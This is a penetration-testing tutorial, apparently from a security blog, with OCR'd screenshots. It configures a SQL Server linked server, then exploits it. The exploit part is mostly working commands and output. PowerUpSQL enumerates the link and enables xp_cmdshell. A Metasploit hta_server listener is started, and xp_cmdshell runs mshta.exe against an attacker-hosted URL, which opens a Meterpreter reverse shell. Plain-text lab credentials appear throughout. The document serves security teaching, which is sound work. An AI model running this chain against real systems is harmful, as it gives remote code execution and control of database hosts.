
Authentication:

Login:


Password: ****************

☑ Remember password


Choose your server and click on the **OK** button as shown in the image below:




Now, as you can see in the image below, we have our two servers.



Now go to the main **server>Servere Objects>Linked Servers**. Right-click on Linked Servers and choose **New Linked Server…** option from the drop-down menu as shown in the image below:



In the Linked Server option, give the name of the server you want to link. In the **Server Type,** choose the **Other data source**. Choose **Microsoft OLE DB Provider from SQL Server** from the drop-down menu of **Provider**. Give your default server as the data source and give the database name in the **Catalog**. Finally, click on the **OK** button as shown in the image below:



New Linked Server

Linked server: WIN-P83OS778EQK\MANAGEMENT

Server type:

○ SQL Server

● Other data source

Provider: Microsoft OLE DB Provider for SQL Server

Product name:

Data source: WIN-P83OS778EQK\SQLEXPRESS

Provider string:

Location

Catalog: ignite


Connection

Server: WIN-P83OS778EQK\SQLEXPRE

Connection: sa

Network name of SQL Server.

In the Server Options, make sure **RPC and RPC Out** are true, as shown in the image below:



New Linked Server


Collation Compatible	False
Data Access	True
RPC	True
RPC Out	True
Use Remote Collation	True
Collation Name	
Connection Timeout	0
Query Timeout	0
Distributor	False
Publisher	False
Subscriber	False
Lazy Schema Validation	False
Enable Promotion of Distributed Transaction	True

Connection

Server: WIN-P83OS778EQK\SQLEXPRE

Connection: sa

In the Security tab, give the username and password of your default server, then click on the OK button as shown in the image below:




For a login not defined in the list above, connections will:

○ Not be made
○ Be made without using a security context
○ Be made using the login's current security context
● Be made using this security context:

Remote login: sa
With password: ***********

After all this, your linked server will be created as shown in the image below:




Exploiting Link Server

Enumeration

Now our link server is up and ready. As an attacker, we know nothing about the server. So, to enumerate the link server, we will use PowerUpSQL and its following command:

```
Import-Module .\PowerUpSQL.ps1
Get-SQLServerLink -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -
Verbose
```




```
PS C:\> Get-SQLServerLink -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Verbose
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.


ComputerName           : WIN-P83OS778EQK
Instance               : WIN-P83OS778EQK\SQLEXPRESS
DatabaseLinkId         : 0
DatabaseLinkName       : WIN-P83OS778EQK\SQLEXPRESS
DatabaseLinkLocation   : Local
Product                : SQL Server
Provider               : SQLNCLI
Catalog                :
LocalLogin             : Uses Self Credentials
RemoteLoginName        :
is_rpc_out_enabled     : True
is_data_access_enabled : False
modify_date            : 7/27/2021 10:35:01 AM

ComputerName           : WIN-P83OS778EQK
Instance               : WIN-P83OS778EQK\SQLEXPRESS
DatabaseLinkId         : 1
DatabaseLinkName       : WIN-P83OS778EQK\MANAGEMENT
DatabaseLinkLocation   : Remote
Product                :
Provider               : SQLNCLI
Catalog                : ignite
LocalLogin             :
RemoteLoginName        : sa
is_rpc_out_enabled     : True
is_data_access_enabled : True
modify_date            : 9/13/2021 2:31:53 PM
```

As you can see in the image above, we have an instance name, linked server name, and catalogue name, among other helpful information.

Code Execution

Now, to remotely gain access to the linked server, we will use PowerUpSQL and Metasploit. These two tools have proved to be the best tools when it comes to attacking MSSQL servers.

Before we deploy these tools, we can go to facets > surface area configuration and confirm that XPCmdshell is disabled, as shown in the image below:



Facet: Surface Area Configuration


Description: Surface area configuration for features of the Database Engine. Only the features required by your application should be enabled. Disabling unused features helps protect your server by reducing the surface area.

Facet properties:

AdHocRemoteQueriesEnabled	True
ClrIntegrationEnabled	False
DatabaseMailEnabled	False
OleAutomationEnabled	False
RemoteDacEnabled	False
ServiceBrokerEndpointActive	False
SoapEndpointsEnabled	False
SqlMailEnabled	False
WebAssistantEnabled	Property value 'WebAssistantEnabled' is not available.
XPCmdShellEnabled	False

Now, we will enable this XPCmdshell by using the following command of PowerUpSQL:


```
Get-SQLServerLinkCrawl -Username sa -Password Password@1 -Instance WIN-
P83OS778EQK\SQLEXPRESS  -Query "EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;')"
```



```
PS C:\> Get-SQLServerLinkCrawl -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Query "EXECUTE('s
p_configure ''xp_cmdshell'',1;reconfigure;')"


Version     : SQL Server 2016
Instance    : WIN-P83OS778EQK\SQLEXPRESS
CustomQuery :
Sysadmin    : 1
Path        : {WIN-P83OS778EQK\SQLEXPRESS}
User        : sa
Links       : {WIN-P83OS778EQK\MANAGEMENT}

Version     : SQL Server 2016
Instance    : WIN-P83OS778EQK\SQLEXPRESS
CustomQuery :
Sysadmin    : 1
Path        : {WIN-P83OS778EQK\SQLEXPRESS, WIN-P83OS778EQK\MANAGEMENT}
User        : sa
Links       : {WIN-P83OS778EQK\MANAGEMENT}

Version     : SQL Server 2016
Instance    : WIN-P83OS778EQK\SQLEXPRESS
CustomQuery :
Sysadmin    : 1
Path        : {WIN-P83OS778EQK\SQLEXPRESS, WIN-P83OS778EQK\MANAGEMENT, WIN-P83OS778EQK\MANAGEMENT}
User        : sa
Links       : {WIN-P83OS778EQK\MANAGEMENT}
```

Now that XPCmdshell is enabled, we will use Metasploit to generate a URL with the hta_server exploit, and for this use the following set of commands:


```
use exploit/windows/misc/hta_server
set srvhost eth0
exploit
```



```
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set srvhost eth0
srvhost => 192.168.1.2
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Using URL: http://192.168.1.2:8080/ugfFOJBvO.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) >
```


We have our URL. Now, we will execute this URL via PowerUpSQL so that we can have our Meterpreter session. To deploy the said URL, use the following command:

```
Get-SQLServerLinkCrawl -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Query "exec master..xp_cmdshell 'mshta.exe http://192.168.1.2:8080/ugfFOJBvO.hta' "
```



```
PS C:\> Get-SQLServerLinkCrawl -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Query "exec maste
r..xp_cmdshell 'mshta.exe http://192.168.1.2:8080/ugfFOJBvO.hta'"
_
```

Once the command is executed successfully, we will have our meterpreter session as shown in the image below:



```
[*] Meterpreter session 7 opened (192.168.1.2:4444 → 192.168.1.146:49773) at 2021-09-08 14:

msf6 exploit(windows/misc/hta_server) > sessions 7
[*] Starting interaction with 7 ...

meterpreter > sysinfo
Computer        : WIN-P830S778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

In such a simple way, a linked server can be exploited and give the session to an attacker.

